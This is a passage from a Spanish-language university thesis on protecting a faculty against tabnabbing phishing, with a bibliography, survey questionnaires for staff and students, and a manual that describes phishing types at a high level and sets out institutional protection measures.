- El entrenamiento continuo y la investigación sobre este tipo de amenazas ya que existe temor, mas en los estudiantes que desconocen de este tipo de ataques que pondrían en riesgo la identidad personal de cada uno.

6.6.9. Bibliografía

Libros

- COORNIDACION DE EMERGENICAS EN REDES TELEINFORMATICAS, 2011, Seguridad Informática.

- ANONIMO, 2011, Gran Libro de la Seguridad Informática.

- GALDÁMEZ Pablo, 2003, Seguridad Informática.

- ALLIANCE TIME WARNER CABLE Y CYBERANGELS, 2007, Guía de Seguridad en el Internet, New York.

- GAIRÍN Sallán Joaquín, MUÑOZ María del Pilar, 2006, Análisis de la interacción en comunidades virtuales, Barcelona.

- COMISIÓN FEDERAL DE COMERCIO, 2005, Acerca del robo de Identidad, Estados Unidos.

- BREITNER Joachim, Para los ataques de Autenticación Multiplataformas.

- MILLETARY Jason, 2005, Technical Trends in Phishing Attacks, Estados Unidos.

- Álvarez Gonzalo, 2010, Ataques Phishing.
- SCARFIELLO Federico, 2010, Nueva forma de Phishing: el Tabnabbing, Argentina.
- KEMAL Bicakci, SECKIN Anil Unlu, 2010, NoTabNab: Protection Against The "Tabnabbing Attack".

- POLANCO Marcos, 2010, Seguridad en aplicaciones Web 2.0.

- MIERES Jorge, 2009, Ataques Informáticos, Argentina.

- ISECOM, 2004, Seguridad Del Correo Electrónico (E-Mail), España.

- CONSUMER RESPONSE CENTER – WASHINGTON ftc.gov/robodeidentidad(2010).

Páginas Web

- BORGHELLO Cristian, 2009, http://www.segu-info.com.ar/ataques/ataques.htm, "A continuación se expondrán diferentes tipos de ataques perpetrados…".

- MCAFEE, 2010, La Web 2.0, España.

- INNOVA, 2008, http://auditoriasistemas.com/2008/09/19/seguridad-en-la-web-20/,"La web social abre nuevas perspectivas…".

- DOWSHEN Steven, 2011, http://kidshealth.org/teen/en_espanol/seguridad/internet_safety_esp.html,"

- RODRÍGUEZ Fabián, 2006, http://www.fabianrodriguez.com/press/2003-03-el_pais.pdf, Colombia.

- ZAMORA Patricia, 2010, http://antivirus.es/

- EVIDALIA, 2007,http://www.evidalia.es/seguridad.

- AMOZURRUTIA Vicente, http://iworld.com.mx/iw_news_read.asp?iwid=7365&back=2&HistoryParam=, Seguridad en un Mundo Web 2.0.

- UNIVERSIDAD DE ALMERÍA, 2011, http://cms.ual.es/UAL/universidad/serviciosgenerales/stic/servicios/recomendaciones/navegacionsegura/index.htm," Las vulnerabilidades que se detectan en los programas informáticos más utilizados…".

ANEXOS

Anexo1: Encuestas

UNIVERSIDAD TÉCNICA DE AMBATO

FACULTAD DE INGENIERÍA EN SISTEMAS, ELECTRÓNICA E INDUSTRIAL

CARRERA: INGENIERÍA EN SISTEMAS COMPUTACIONALES E INFORMÁTICOS.

LUGAR: FISEI

Encuesta dirigida al personal administrativo de la FISEI.

Fecha:

NOTA: La información que se recopile es de uso exclusivo para el estudio y aplicación de medidas de protección informática para evitar el robo de identidad provocado por el ataque Phishing "The Tabnabbing" en la FISEI, se recomienda que la información sea real y verídica.

CUESTIONARIO

Marque con una X las respuestas correctas.

¿Ha escuchado sobre el robo de identidad provocado por el ataque Phishing "The Tabnabbing"?

Si ( ) No ( )

¿Piensa que con algún tipo de instrumento informático se puede evitar el robo de identidad en la FISEI?

Si ( ) No ( )

Si la respuesta anterior es SI ¿Cuáles por ejemplo?

Reglamentos ( ) Políticas ( ) Ninguno ( )

¿Qué errores cree usted que son más evidentes y que repercuten en el robo de identidad?

Seguridad ( ) desconocimiento ( ) manejo ( ) ninguno ( )

¿Qué tipo de acceso a internet piensa que evitaría el robo de identidad?

Acceso limitado ( ) acceso libre ( ) acceso restringido ( )

¿Ha escuchado en el medio si alguien fue víctima de un ataque Phishing?

Si ( ) No ( )

¿Qué tipo de seguridad utiliza en la navegación para prevenir ser víctima de un ataque Phishing?

Seguridad alta ( ) seguridad media ( ) seguridad baja ( ) ninguna ( )

¿Los sitios que visita con frecuencia normalmente conocen su real procedencia?

Si ( ) No ( )

¿Algunas Páginas Web para su ejecución requieren de la ejecución de complementos adicionales sin conocer su código usted Permite?

Temporalmente ( ) Siempre ( ) Nunca ( )

Gracias por su colaboración

UNIVERSIDAD TÉCNICA DE AMBATO

FACULTAD DE INGENIERÍA EN SISTEMAS, ELECTRÓNICA E INDUSTRIAL

CARRERA: INGENIERÍA EN SISTEMAS COMPUTACIONALES E INFORMÁTICOS.

LUGAR: FISEI

Encuesta dirigida a los estudiantes de la carrera de Sistemas de la FISEI

Fecha:

NOTA: La información que se recopile es de uso exclusivo para el estudio y aplicación de medidas de protección informática para evitar el robo de identidad provocado por el ataque Phishing "The Tabnabbing" en la FISEI, se recomienda que la información sea real y verídica.

CUESTIONARIO

Marque con una X las respuestas correctas.

¿Ha escuchado sobre el robo de identidad provocado por el ataque Phishing?

Si ( ) No ( )

¿Conoce El Tipo De Instrumento Informático Que Evita El Robo De Identidad Provocado Por El Ataque Phishing En La FISEI?

Si ( ) No ( )

¿Qué errores cree usted que son más evidentes y que repercuten en el robo de identidad?

Seguridad ( ) Desconocimiento ( ) Manejo ( )

¿Ha escuchado en el medio si alguien fue víctima de un ataque Phishing?

Si ( ) No ( )

¿Qué tipo de acceso a internet piensa que evitaría el robo de identidad en la FISEI?

Limitado ( ) Libre ( ) Restringido ( ) Desconoce ( ) Ninguno ( )

¿Los sitios que visita con frecuencia normalmente conocen su real procedencia?

Si ( ) No ( )

¿Qué tipo de seguridad utiliza Ud. en la navegación para prevenir ser victima de un ataque Phishing?

Alta ( ) Media ( ) Baja ( ) Desconoce ( ) Ninguno ( )

Gracias por su colaboración

Anexo2: Manual de medidas de protección.

UNIVERSIDAD TECNICA DE AMBATO

FACULTAD DE INGENIERÍA EN SISTEMAS ELECTRÓNICA E INDUSTRIAL

MANUAL DE MEDIDAS DE PROTECCIÓN INFORMÁTICA PARA EVITAR EL ROBO DE IDENTIDAD PROVOCADO POR EL ATAQUE PHISHING "THE TABNABBING ATTACK" PARA LA FACULTAD DE INGENIERÍA EN SISTEMAS ELECTRÓNICA E INDUSTRIAL"

Paul Fernando Moposita Guangashi

AUTOR

Ing. Franklin Mayorga

PROFESOR REVISOR

Ambato – Ecuador

Junio-2012

INDICE

INTRODUCCIÓN

La tecnología avanzado a pasos agigantados y en la actualidad se ha convertido cada vez más indispensables y nos hemos vuelto cada vez más dependientes de estos, el acceso al internet hoyen día facilita nuestras vidas, y ha trascendido enormemente en la interacción, comunicación de la humanidad alrededor del mundo.

El imparable ascenso de las tecnologías en la Web social está afectando decisivamente al ámbito los negocios, por lo que herramientas como blogs, wikis, podcast, etc. cobran cada vez más importancia en la práctica de hacer negocios a través de la red, pasando a formar lo que se ha denominado la analogía business 2.0.

Simplemente todos quienes navegamos en la gran red web somos parte, así como navegar en Internet tiene sus grandes beneficios también tiene sus riesgos a los que estamos expuestos más aun cuando no se tiene conocimiento de la existencia real de estos verdaderos peligros que se encuentras atrás de nuestra página web de confianza una de los mayores riegos y fraudes informáticos existentes en la actualidad en la web.

Es el ataque de Phishing que explotando vulnerabilidades humanas logra obtener información sensible de sus víctimas. El ataque Tabnabbing propuesto por el Estadounidense Aza Raskinuno de los investigadores y creadores de Mozilla Firefox, es nuevo y diferente a los típicos ataques de Phishing.

Todos los Ataques Phishing suceden por la falta de atención de usuarios en la página en la que realmente está navegando y la falta de conocimiento de estos ataques que al momento de ser víctimas de la presencia de estos sitios fraudulentos no tienen la capacidad de diferenciarlos con un sitio legítimo.

Y el ataque Tabnabbing igual que todos los anteriores se aprovecha de nuestra falta de percepción y atención en que sitio estamos ingresando nuestro datos realmente, el principal objetivo de este ataque es engañar a la victima haciendo creer que está en un sitio de confianza con el fin de que proceda a ingresar sus datos, cuando estos automáticamente son re direccionados a otro servidor independiente del original simplemente siendo víctimas de robo de información confidencial.

Mucha gente en línea no se informa por los expertos en informática, que es lo que es URL, SSL, JavaScript o HTML y por qué estos están relacionados con su seguridad en línea.

Los estudiantes de la FISEI que tienen acceso a internet al momento de navegar solo nos fijamos en el contenido más visible de la página que no es lo más importante sino más bien esto es aprovechado por los atacantes para crear sitios fraudulentos Phishing similares a los originales de nuestra confianza donde la seguridad sin lugar a duda es importante, Este ataque puede ser tan contundente que hasta al más entendido en esta tecnología puede ser engañado.

Este manual ha sido desarrollado con el objetivo de que exista un instrumento de seguridad web dentro de la FISEI.

Enfocando temas como: La Seguridad Web, La protección y privacidad, el Phishing, el ataque Phishing TABNABBING Y las Medidas de Protección al ataque Phishing “THE TABNABBING ATTACK”.

.SEGURIDAD EN INTERNET

¿Qué es?

Es un tema hoy en día que merece ser tomado muy en cuenta por que todos hemos ingresado al internet por intereses habituales, es necesario poner atención en lo que sucede a nuestras espaldas mientras navegamos, realizar un análisis de la información que manejamos si de verdad estamos dando el valor y el aporte que hacemos a la Web.

Para la mayoría de los expertos en el tema el concepto de seguridad en la Web es utópico porque no existe un programa 100% seguro sino que todo va a depender de que tan preparado este el navegante en actuar adecuadamente en el momento de presenciar un ataque.

Características

Una página Web es igual que un sistema sino que a diferencia que la página Web se ejecuta al lado del navegador para que una página Web se pueda definir como segura debe tener estas cuatro características

Integridad: los activos o la información solo pueden ser modificados por las personas autorizadas y de la forma autorizada.

Confidencialidad: la información o los activos informáticos son accedidos solo por las personas autorizadas para hacerlo.

Disponibilidad: los activos informáticos son accedidos por las personas autorizadas en el momento requerido.

Irreductibilidad (No repudio): El uso y/o modificación de la información por parte de un usuario debe ser irrefutable, es decir, que el usuario no puede negar dicha acción.

Términos relacionados con la seguridad informática

Activo: recurso del sistema de información o relacionado con éste, necesario para que la organización funcione correctamente y alcance los objetivos propuestos.

Amenaza: es un evento que puede desencadenar un incidente en la organización, produciendo daños materiales o pérdidas inmateriales en sus activos.

Ataque: evento, exitoso o no, que atenta sobre el buen funcionamiento del sistema.

Control: es una acción, dispositivo o procedimiento que elimina o reduce una vulnerabilidad.

Impacto: medir la consecuencia al materializarse una amenaza.

Riesgo: Es la probabilidad de que suceda la amenaza o evento no deseado,

Vulnerabilidad: Son aspectos que influyen negativamente en un activo y que posibilita la materialización de una amenaza.

Desastre o Contingencia: interrupción de la capacidad de acceso a información y procesamiento de la misma a través de computadoras necesarias para la operación normal de un negocio.

Aunque a simple vista se puede entender que un Riesgo y una Vulnerabilidad se podrían englobar un mismo concepto, una definición más informal denota la

diferencia entre riesgo y vulnerabilidad, de modo que la Vulnerabilidad está ligada a una Amenaza y el Riesgo a un Impacto.

Se puede describir la relación entre vulnerabilidad, amenaza y control de la siguiente manera:

Una amenaza puede ser bloqueada aplicando un control a una vulnerabilidad.

Incidente de Seguridad

Se considera un incidente de seguridad:

1. Un evento adverso en un entorno informático, que puede comprometer o compromete la confidencialidad, integridad o disponibilidad de la información.

2. Una violación o inminente amenaza de violación de una política de seguridad de la información.

La seguridad web se logra mediante la implementación de un apropiado sistema de control de las vulnerabilidades encontradas pueden ser: políticas, prácticas, procedimientos, estructuras organizacionales y funciones de software.

Estos controles necesitan ser establecidos y comprobados para asegurar que los objetivos específicos de seguridad se cumplan.

Para analizar la seguridad web se debe pensar en la forma en que uno mismo pudiera sufrir determinada pérdida o daño, para lo cual es necesario identificar las debilidades de cada navegador, de cada aplicación, y de la página visita.
La Seguridad Web comprende además un grupo de medidas asociadas que pueden expresarse de la forma siguiente:

- **Regulación:** Consiste en la capacidad de establecer las normas, preceptos, reglamentos y otro tipo de medidas jurídicas que garanticen las bases para lograr un nivel de seguridad adecuado dentro del ámbito de aplicación.

- **Prevención:** Las acciones que se realizan con el fin de minimizar los riesgos frente a la identidad del navegante.

- **Detección:** Conocimiento de la materialización de una amenaza frente a los actos lícitos del navegante.

- **Enfrentamiento:** Acciones de respuesta a un hecho detectado.

PROTECCIÓN Y PRIVACIDAD EN LA WEB

¿En qué Consiste?

Las redes sociales nos permiten relacionarnos con nuestros amigos y el tema de proteger nuestra privacidad pasa por el concepto que nadie me puede ver mientras sea dueño de mi cuenta con mi nombre de usuario y contraseña, este concepto no es válido si conocemos que el robo de identidad a través del engaño, por estafas en línea y por correo electrónico.

Nuestra reputación mientras estemos inscritos en una red social va estar disponible para todo el mundo es por eso la protección de nuestra propia reputación es eminentemente valida en todo sentido.

¿Cómo proteger nuestra propia reputación?

Sin duda que todos los navegantes de internet es probable que ya tengamos una reputación en línea, aunque no lo sepamos.

En Internet, usted crea una imagen de sí mismo a través de la información que comparte en blogs, los comentarios que realiza, los tweets, las instantáneas, los videos y los vínculos. Otros agregan su propia opinión (buena o mala), que contribuye a su reputación.

Cualquiera puede encontrar esta información y usarla para emitir juicios sobre usted.

Por ejemplo, una investigación encargada por Microsoft descubrió que el 79% de los gerentes de contratación y reclutadores para empleos de los Estados Unidos entrevistados revisaba información de reputación en línea de manera rutinaria cuando consideraba postulantes a un empleo.

La mayoría de los que participaron en la encuesta consideran la reputación en línea como uno de sus criterios de selección más importantes. De hecho, el 70% de los gerentes de contratación de los Estados Unidos entrevistados han rechazado postulantes sobre la base de lo que encontraron.

Entre los principales motivos de rechazo se incluían fotografías y videos inadecuados, preocupaciones acerca del estilo de vida del postulante y comentarios inadecuados.

Descubra su reputación en línea

Utilizando los motores de búsqueda google, yahoo, u otros:

Escriba su nombre y apellido en varios motores de búsqueda populares. Busque imágenes además de texto, Sea específico para aumentar la eficacia de la búsqueda.

Ponga comillas alrededor de su nombre. Especifique la ciudad en la que vive, su empleador u otras palabras clave que sólo se apliquen a usted.

En la búsqueda evite buscar números de identidad nacionales o números de seguro social. Con el fin de que si los vemos (o ve otra información confidencial como números de tarjetas de crédito, notas o información de salud) en los resultados de búsqueda, solicite al propietario del sitio web que los elimine de inmediato.

Busque todas las variantes de su nombre**.** Si alguna vez usó otro nombre o un apodo, si usa su segundo nombre o la inicial, o si su nombre con frecuencia se escribe con errores de ortografía, también verifique estas posibilidades. Incluya nombres de dominio personales (por ejemplo, sunombre.com) en la búsqueda.
Verifique los sitios que frecuenta busque en guías en línea y sitios que compilan registros públicos, sitios de genealogía, los sitios web de organizaciones a las cuales pertenece o realiza donaciones de tiempo o dinero, etc.

Busque en blogs y redes sociales revise lo que otros han publicado acera de usted en comentarios, fotografías o videos.

Explore sus blogs, páginas personales en sitios de redes sociales (Facebook, LinkedIn, Orkut, Qzone, Twitter), o sitios para compartir fotografías como Flickr y Snapfish (Partes de estos sitios no se encuentran accesibles para muchos motores de búsqueda, por lo tanto debe buscar por separado).

Puliendo nuestra reputación

¿Con esto conocemos realmente como está actualmente nuestra reputación? Actúe en línea de una manera que refleje la reputación que desea conseguir, ya sea que esté construyendo una reputación existente, descartando una personalidad vieja o creando una nueva.

Piense antes de compartir

Antes de poner cualquier cosa en línea, piense en lo que está publicando, con quién lo está compartiendo y de qué manera afectará su reputación. ¿Se sentiría cómodo si otros lo vieran? ¿O si lo viera dentro de diez años?

Cuando elija fotografías y videos, piense en cómo pueden percibirlas los demás.
Hable con sus amigos acerca de lo que quiere o no que se comparta. Pídales que eliminen cualquier cosa que no quiera divulgar.

Trate a los demás como le gustaría que lo traten

Sea educado en lo que dice y muestra en la web.
Respete la reputación y la privacidad de los demás cuando publica cualquier cosa referente a ellos (incluidas imágenes) en sus páginas o en las páginas de otros o en sitios públicos. Elimine cualquier cosa que no respete esto.

Manténgase alerta acerca de lo que Internet dice sobre usted

Inscríbase para recibir alertas personales. Algunos motores de búsqueda le notificaran automáticamente de cualquier mención de su nombre u otra información personal.

De tanto en tanto, búsquese a sí mismo para ver qué información adicional se ha catalogado en los motores de búsqueda.

Vuelva a evaluar periódicamente quién tiene acceso a sus páginas. Los amigos cambian con el tiempo; está bien eliminar a los que ya no pertenecen.

PHISHING

¿Qué es un ataque Phishing?

Consiste en el robo de información personal y/o financiera del usuario, a través de la falsificación de un ente de confianza.

Es frecuentemente realizado a través del correo electrónico y sitios web duplicados, aunque puede realizarse por otros medios.

El Phishing hace referencia a las actividades criminales que imitan los emails, sitios web, llamadas telefónicas u otras vías de comunicación de compañías legítimas, para invitar a sus usuarios a proporcionar información confidencial como contraseñas, nombres de usuario y números de cuenta. Una vez los criminales se hacen con ellos pueden llegar a arruinar al usuario.

¿Cómo identificar un sitio de Phishing?

No siempre es sencillo identificar un sitio web duplicado, aunque por lo general para llegar allí, el usuario ya debe haber sido víctima de alguna técnica de Ingeniería Social o de una infección de malware que lo enlazó al sitio malicioso.

Para el primer caso, es recomendable evitar hacer clic en enlaces sospechosos y en caso que alguna entidad solicite información sensible, acceder manualmente al sitio web esto es, sin utilizar ningún tipo de enlace, para verificar si en el mismo existe dicha solicitud.

Además, es recomendable verificar tanto el dominio en el sitio web, como que se utilice cifrado para transmitir los datos (protocolo HTTPS). Esto último, aunque no es garantía de la legitimidad de un sitio, sí es requisito indispensable y por lo general, los sitios de Phishing no lo poseen.

Aunque los phishers se empeñan, y es que saben que las comunidades universitarias son un buen sitio donde ir a pescar, ya que siempre van llegando nuevos usuarios que en muchas ocasiones no tienen experiencia en este tipo de situaciones y similares.

Con todo, vamos a indicar cuál es el mensaje que envían, de forma que evitamos un solo usuario que al leer esto, no envíe su “login” y “password”, ya merecerá la pena, y como cada post que hacemos anunciando estos intentos de Phishing los ponemos las medidas proactivas ante la peor de las situaciones.

¿Cómo funciona el "Phishing"?

En esta modalidad de fraude, el usuario malintencionado envía millones de mensajes falsos que parecen provenir de sitios Web reconocidos o de su confianza, como su banco o la empresa de su tarjeta de crédito. Dado que los mensajes y los sitios Web que envían estos usuarios parecen oficiales, logran engañar a muchas personas haciéndoles creer que son legítimos.

La gente confiada normalmente responde a estas solicitudes de correo electrónico con sus números de tarjeta de crédito, contraseñas, información de cuentas u otros datos personales.

Para que estos mensajes parezcan aún más reales, el estafador suele incluir un vínculo falso que parece dirigir al sitio Web legítimo, pero en realidad lleva a un sitio falso o incluso a una ventana emergente que tiene exactamente el mismo aspecto que el sitio Web oficial. Estas copias se denominan "sitios Web piratas".

Una vez que el usuario está en uno de estos sitios Web, introduce información personal sin saber que se transmitirá directamente al delincuente, que la utilizará para realizar compras, solicitar una nueva tarjeta de crédito o robar su identidad.

Tipos de Phishing

Deceptive Phishing

Consiste en el envío de correo electrónico engañoso en el que se suplanta a una empresa o institución de confianza, de esta forma la víctima al pulsar el enlace contenido en el mensaje, es re direccionado de manera inconsciente aun sitio web fraudulento.

Malware BasedPishing

La variante en este tipo de phishing, implica la ejecución de un software de un código malicioso en el equipo de la víctima ya sea como resultado de abrir un archivo adjunto en un mensaje, visitar una página web, descarga de un programa.
Ejemplos de ello son las herramientas como los keyloggers y los screenloggers, los primeros registran las pulsaciones del teclado y estos datos son grabados por el programa y reenviados al atacante, la segunda herramienta realiza lo mismo pero mediante la captura de imágenes de la pantalla.

DNS BasedPhising (Pharming)

Este delito interfiere en el proceso de búsqueda de los nombres de dominio, es decir modifica de forma no autorizada la resolución del nombre de dominio enviando al usuario a una dirección IP distinta.

Content-Injection Phishing

Este tipo de ataque consiste en introducir contenido fraudulento dentro de un sitio web legítimo.

Made-in-the-Midle Phishing

Usando esta técnica el atacante se posiciona entre el ordenador del usuario y el servidor, de esta forma puede leer, filtrar y modificar la información a la que tiene acceso.

SearchEngine Phishing

Los atacantes crean páginas web con ofertas atrayentes para los usuarios, estas páginas se encuentran indexadas legítimamente con los motores de búsqueda, de tal forma que el usuario las encuentra y debido a lo atrayente que resultan las ofertas mostradas proporciona su información.

TABNABBING ATTACK

Se extraen datos como contraseñas y datos bancarios a través de las pestañas del navegador haciendo creer a los usuarios que están en una página web segura y oficial. Es por ello que las principales páginas bancarias recomienden escribir en la barra la dirección completa de su web.

El Tabnabbing se aprovecha el tener varias pestañas abiertas por parte de un usuario y detectar páginas oficiales que no tiene abiertas, de esta forma hace que el usuario acceda a dichas páginas de gran relevancia (y que no ha abierto él) para enlazarlo y que tenga que escribir sus datos personales.

MEDIDAS DE PROTECCIÓN AL ATAQUE PHISHING TABNABBING

Explicación de las fichas

El desarrollo de las medidas de protección informática se realiza mediante fichas. Las medidas de protección se aplicarán para prevenir el robo de identidad provocado por el ataque Phishing “THE TABNABBING ATTACK”, poniendo énfasis en los temas vulnerables que se encontró en los pasos anteriores del diagnóstico.

Por todo ello, cada ficha dispone de los siguientes campos:

• **Medida**: nombre de la medida.

• **Código**: referencia única.

• **Objetivo**: explicación de las razones que va alcanzar.

• **Alcance**: indica la obligatoriedad de aceptación de la medida:

- Las fichas clasificadas como “bajo”, color verde, indican que la medida de seguridad debe ser aplicable en cuyos casos que no tenga mucha incidencia y tenga esta clasificación de bajo.

- Las fichas clasificadas como “medio”, color amarillo, indican que la medida de seguridad de prevención debe de ser aplicable siempre y cuando tenga una clasificación media.

- Las fichas clasificadas como “alto”, color rojo, indican que la medida de seguridad debe de ser aplicable siempre y aquellas que dispongan de una clasificación alta.

• **Garantías**: indica las garantías de seguridad que cubre la medida de seguridad.

• **Destinatarios**: roles funcionales que deberían de tener en cuenta la medida de seguridad.

• **Desarrollo**:

- El texto de la medida se subdivide a su vez en:

    - Un “propósito” que define el objetivo de la medida de seguridad.

- Una “exposición” que desarrolla la medida de seguridad en sí.

- Una “actividad” de seguridad en el caso de que la medida lo requiera.

Índice de fichas

FICHAS

Medida	**Código**	**Objetivo**	**Alcance**
Política de seguridad Web	M-1-1	Política de seguridad	Alto
Garantías	**Destinatarios**		
Todas las garantías de seguridad Web	Todos los usuarios		
Desarrollo			

Propósito

Recoger la posición del campo Administrativo de la FISEI en materia de seguridad en el ámbito descrito para el presente documento.

La política de seguridad Web requiere de un alto compromiso de la Administración, quienes tienen competencia para establecer fallos, debilidades y constancia para establecerlas políticas en función del dinámico ambiente en las que se desenvuelve la Facultad.

Exposición: Por tanto, se deben proporcionar indicaciones sobre la gestión de la seguridad Web dentro de FISEI. Esto es:

- Este documento, el Manual de Medidas de Protección Informática ante el ataque Phishing “THE TABNABBING ATTACK”, enuncia el compromiso de la administración General de la FISEI en dicho ámbito con el fin de manejar la seguridad web.
- La política de seguridad Web debe ser revisada a intervalos concretos y periódicos de tiempo o cuando se produzcan cambios significativos que la afecten con el fin de mantener la idoneidad, adecuación y eficacia sobre el ámbito.
- La política de seguridad Web debe ser recogida en un documento que debe ser aprobado y comunicado.

Actividades

• Elaboración y mantenimiento de la política de seguridad

Medida	Código	Objetivo	Alcance
Acuerdos de nivel de servicio	M-2-1	Aspectos organizativos de la seguridad web	Medio
Garantías	**Destinatarios**		
Autenticidad, integridad, disponibilidad, y Confidencialidad.	Administrador de Sistemas		
Desarrollo			

Propósito

Cubrir todos los aspectos de seguridad web pertinentes dentro de la FISEI.

Exposición

Es prioritario mantener la seguridad Web dentro de la FISEI. Para ello es importante gestionar la seguridad web con los proveedores del servicio desde el momento que se formalizan los contratos esto es:

- Antes de acordar con los proveedores, se debe identificar cuáles son los principales riesgos de seguridad web dentro de la FISEI que se van a manejar para formalizar las medidas concretas más acordes a cada caso concreto. La adopción de dichas medidas quedará reflejada y formalizada en el contrato que se realice con el proveedor.
- Incluir análisis de riesgos de robo de identidad.
- Además, se desarrollarán Acuerdos de Nivel de Servicio con el fin de fijar y formalizar el nivel de calidad de servicio acordado.

Actividades

• Manejar de documentación necesaria con proveedor del servicio

Medida	Código	Objetivo	Alcance
Procedimientos de seguridad Web	M-2-2	Aspectos organizativos de la seguridad web	Bajo
Garantías	**Destinatarios**		
Autenticidad, integridad, disponibilidad, y Confidencialidad.	Todos los usuarios		

Desarrollo

Propósito

Definir claramente todas las responsabilidades relativas a la seguridad web pertinentes dentro de la FISEI.

Exposición

- Todas las responsabilidades en el ámbito descrito de seguridad deben estar claramente definidas.
    - La asignación de las responsabilidades en el ámbito descrito de seguridad debe realizarse en concordancia con la política de seguridades definidas de la institución.
    - Se deben definir claramente las responsabilidades para la protección y para llevar cabo los procesos de seguridad.
    - Cuando se considere necesario, esta responsabilidad debe ser complementada con un alineamiento más detallado en áreas y medios de navegación web específicos.
- Se debe proponer un Responsable de Seguridad General en la FISEI que asuma la tarea general del desarrollo y la implementación de la seguridad y fundamente la identificación de medidas de seguridad. Dentro de la tarea general del desarrollo y la implementación de la seguridad.

Medida	Código	Objetivo	Alcance
Responsabilidades de dirección, formación y concienciación	M-3-1	Seguridad ligada a los recursos humanos	Bajo
Garantías	**Destinatarios**		
Confidencialidad.	Administrador General		
Desarrollo			

Propósito

Asegurar que toda la comunidad estudiantil de la FISEI sean consciente de las amenazas y problemas que afectan a la seguridad web, de sus responsabilidades y obligaciones. Para ello es clave que todos estén preparados para cumplir con las políticas establecidas en este ámbito y, de esta forma, reducir los problemas que tengan un origen en el error humano.

Exposición

- La dirección de la Administración de la FISEI debe ser sensible con los temas de seguridad. Para ello deberá de desplegar los mecanismos necesarios para implementar las medidas de seguridad necesaria y de auditoría.
- La dirección debe de promover la divulgación y el conocimiento de las medidas de seguridad como paso fundamental para la concienciación en dichos temas y de poner los medios formativos necesarios a los que desarrollen o ejecuten las actividades de seguridad presentes.
- Dicha formación abarcará igualmente los requisitos de seguridad, responsabilidades legales, objetivos de control, así como las buenas prácticas en el uso correcto del servicio web.

Actividades:

- Planificación de formación en seguridad web

Medida	Código	Objetivo	Alcance
Protección ante Dominios Falsos	M-4-1	Seguridad a comunidad estudiantil	Medio
Garantías	**Destinatarios**		
Confidencialidad.	Toda la comunidad estudiantil		
Desarrollo			

Propósito

Asegurar que toda la comunidad estudiantil de la FISEI sean conscientes de esta eminente amenaza que está a la orden del día, y la efectividad de la misma.

Exposición

- La dirección de la Administración de la FISEI debe proponer y añadir al listado de los temas que van hacer tomados en cuenta para la capacitación.

- La dirección debe de promover la divulgación y el conocimiento de este tipo de vulnerabilidades a toda la comunidad estudiantil de la facultad.

Actividades:

- Planificación de formación en prevención de ataques de dominios falsos.

Medida	Código	Objetivo	Alcance
Protección ante Ingeniería Social	M-4-2	Seguridad a comunidad estudiantil	Alto
Garantías	**Destinatarios**		
Confidencialidad.	Toda la comunidad estudiantil		
Desarrollo			

Propósito

Asegurar que toda la comunidad estudiantil de la FISEI sean conscientes de la amenaza que está ocasionando la ingeniería social y la efectividad de la misma.

Exposición

- La dirección de la Administración de la FISEI debe proponer y añadir al listado de los temas que van hacer tomados en cuenta para la capacitación.

- La dirección debe de promover la divulgación y el conocimiento de este tipo de vulnerabilidades a toda la comunidad estudiantil de la facultad.

Actividades:

- Planificación de formación en prevención de ataques de ingeniería social.

Medida	Código	Objetivo	Alcance
Protección ante la falta de percepción Visual	M-4-3	Seguridad a comunidad estudiantil	Alto
Garantías	**Destinatarios**		
Confidencialidad.	Toda la comunidad estudiantil		
Desarrollo			

Propósito

Asegurar que toda la comunidad estudiantil de la FISEI sean conscientes de la amenaza que está ocasionando la falta de percepción visual frente a este tipo de ataque Phishing “THE TABNABBING ATTACK”.

Exposición

- La dirección de la Administración de la FISEI debe proponer y añadir al listado de los temas que van hacer tomados en cuenta para la capacitación.

- La dirección debe de promover la divulgación y el conocimiento de este tipo de vulnerabilidades a toda la comunidad estudiantil de la facultad.

Actividades:

- Planificación de formación en la falta de percepción visual frente a este tipo de ataque Phishing “THE TABNABBING ATTACK”.

Medida	Código	Objetivo	Alcance
Configuración de la seguridad en navegadores	M-4-4	Seguridad en equipos de la comunidad estudiantil	Alto
Garantías	**Destinatarios**		
Confidencialidad, Integridad	Administrador de redes		
Desarrollo			

Propósito

El administrador del área de sistemas debe asegurar que los equipos de toda la comunidad estudiantil de la FISEI, mantengan bien configurados sus navegadores con las últimas versiones y parches que ofrecen, con el objetivo de asegurar su confidencialidad.

Exposición

- La dirección de la administración de sistemas de la facultad, deberá proceder a obtener información sobre la configuración de seguridad adecuada de los navegadores que se utiliza la comunidad estudiantil de la FISEI.

- La dirección de la Administración de la FISEI debe proponer y añadir este tema al listado de los temas que van hacer tomados en cuenta para la capacitación a la comunidad estudiantil.

- La dirección debe de promover la divulgación y el conocimiento sobre este las vulnerabilidades que tienen los navegadores, ventajas y desventajas de su utilización a toda la comunidad estudiantil de la facultad.

Actividades:

- Planificar la configuración adecuada de los navegadores que cuenta la facultad.
- Planificación de formación sobre la configuración adecuada de cada uno de los navegadores más conocidos.

Medida	Código	Objetivo	Alcance
Adquisición de Software de protección	M-4-5	Seguridad en equipos de la comunidad estudiantil	Medio
Garantías	**Destinatarios**		
Confidencialidad, Integridad	Administrador de redes		
Desarrollo			

Propósito

El administrador del área de sistemas debe recomendar a toda la comunidad estudiantil de alternativas que les permitan protegerse en cada momento de estos tipos de ataques con esto asegurar que la comunidad estudiantil de la FISEI, mantengan aseguro su confidencialidad.

Exposición

- La dirección de la administración de sistemas de la facultad, deberá disponer de software gratuito anti-phishing para poder facilitar cuando la requiera la comunidad estudiantil de la FISEI.
- Además la dirección de la Administración de la FISEI debe proponer y añadir este tema al listado de los temas que van hacer tomados en cuenta para la capacitación a la comunidad estudiantil.
- La dirección debe de promover la divulgación y el conocimiento sobre estos tipos de software, explicando claramente las ventajas y desventajas de su utilización en toda la comunidad estudiantil de la facultad.

Actividades:

- Mantener un plan de adquisición y verificación de actualizaciones de software anti-phishing.
- Planificación de formación sobre los software más eficaces anti-phishing.

Medida	Código	Objetivo	Alcance
El manejo de contraseñas	M-4-6	Seguridad de la comunidad estudiantil	Alto
Garantías	**Destinatarios**		
Confidencialidad, Integridad	Toda la comunidad estudiantil		

Desarrollo

Propósito

Se debe recalcar y volver a recordar a toda la comunidad estudiantil sobre el manejo de sus contraseñas aunque existe medidores de cuan segura es su contraseña sin embargo se sigue utilizando inadecuadamente el uso de las mismas en todo ámbito.

Exposición

- La administración deberá promover un hacking ético con el objetivo de demostrar las vulnerabilidades existentes en el manejo inadecuado de las contraseñas.

- Además la dirección de la Administración de la FISEI debe proponer y añadir este tema dando mayor énfasis ya que es un tema que hay que tomarlo de esa manera y se logre una concientización real después de la capacitación a la comunidad estudiantil.

